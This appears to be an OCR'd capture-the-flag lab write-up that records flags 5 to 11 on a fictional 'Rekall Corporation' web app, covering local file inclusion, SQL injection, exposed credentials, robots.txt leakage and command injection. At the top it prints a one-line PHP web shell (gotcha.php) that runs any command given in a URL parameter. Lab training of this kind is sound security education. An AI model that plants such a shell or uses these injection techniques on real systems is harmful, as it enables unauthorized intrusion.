

GNU nano 5.4
gotcha.php
<?php
$command = $_GET['cmd'];
echo system($command);
?>
Web App
ctf-11.azurewebsites.net/challenges#Flag 5-5
Exploit-DB
Nessus
Web App
Web App
Challenge
3 Solves
Flag 5
30
In the second field on the Memory-Planner.php page, conduct a local file inclusion (LFI) exploit by loading the file to access this flag.
Flag
Submit
Interm
Easy


flag 6: done






flag 7: done


Challenge
0 Solves
Flag 7
60
Vulnerability: SQL injection (on the Login.php page)
Unlock Hint for 3 points
Unlock Hint for 4 points
Unlock Hint for 20 points
Flag
Submit
Hint
Enter the payload in the second field on the user login page.
Got it!
Hint
Try lots of different SQL injection payloads. Check out this webpage for ideas: https://github.com/payloadbox/sql-injection-payload-list
Got it!
Hint
Try adding a blank space at the end of your payload!
Got it!


User Login
Please login with your user credentials!
Login:
Password:
Login
Congrats, flag 7 is bcs92sjsk233

FLAG 8: DONE



Please login with your user credentials!

Login:

Password:

Login

Admin Login


Enter your Administrator credentials!


Login:dougquaid


dougquaid

Password:kuato


Login





Login
192.168.14.35/Login.php
Exploit-DB
Nessus
Web App
REKALL
CORPORATION
Home
About Rekall
Welcome
VR Planner
Login
Login
Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools
HERE



Challenge
1 Solves
Flag 8
30
This flag is on the Login.php page.
Free Hint: HTML
Unlock Hint for 15 points
Flag
Submit


FLAG 9: done



Challenge
1 Solves
Flag 9
30
Vulnerability: Sensitive data exposure
Free Hint: Standard used by websites to communicate with web crawlers and other web robots.
Flag
Submit


192.168.14.35/robots.txt
Web App
Standard used by
192.168.14.35/robots.txt
Exploit-DB
Nessus
User-agent: GoodBot
Disallow:
User-agent: BadBot
Disallow: /
User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23


flag 10:



Challenge
0 Solves
Flag 10
30
Vulnerability: Command injection
Unlock Hint for 2 points
Unlock Hint for 15 points
Flag
Submit


Challenge
0 Solves
Flag 10
30
Vulnerability: Command injection
View Hint
View Hint
ksdnd99dkas
Submit
Flag 11
40



Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt
DNS Check
www.example.com
Lookup
Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:
Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5
Congrats, flag 10 is ksdnd99dkas
MX Record Checker
www.example.com
Check your MX
SA
From steve aokalani to


flag 11: done



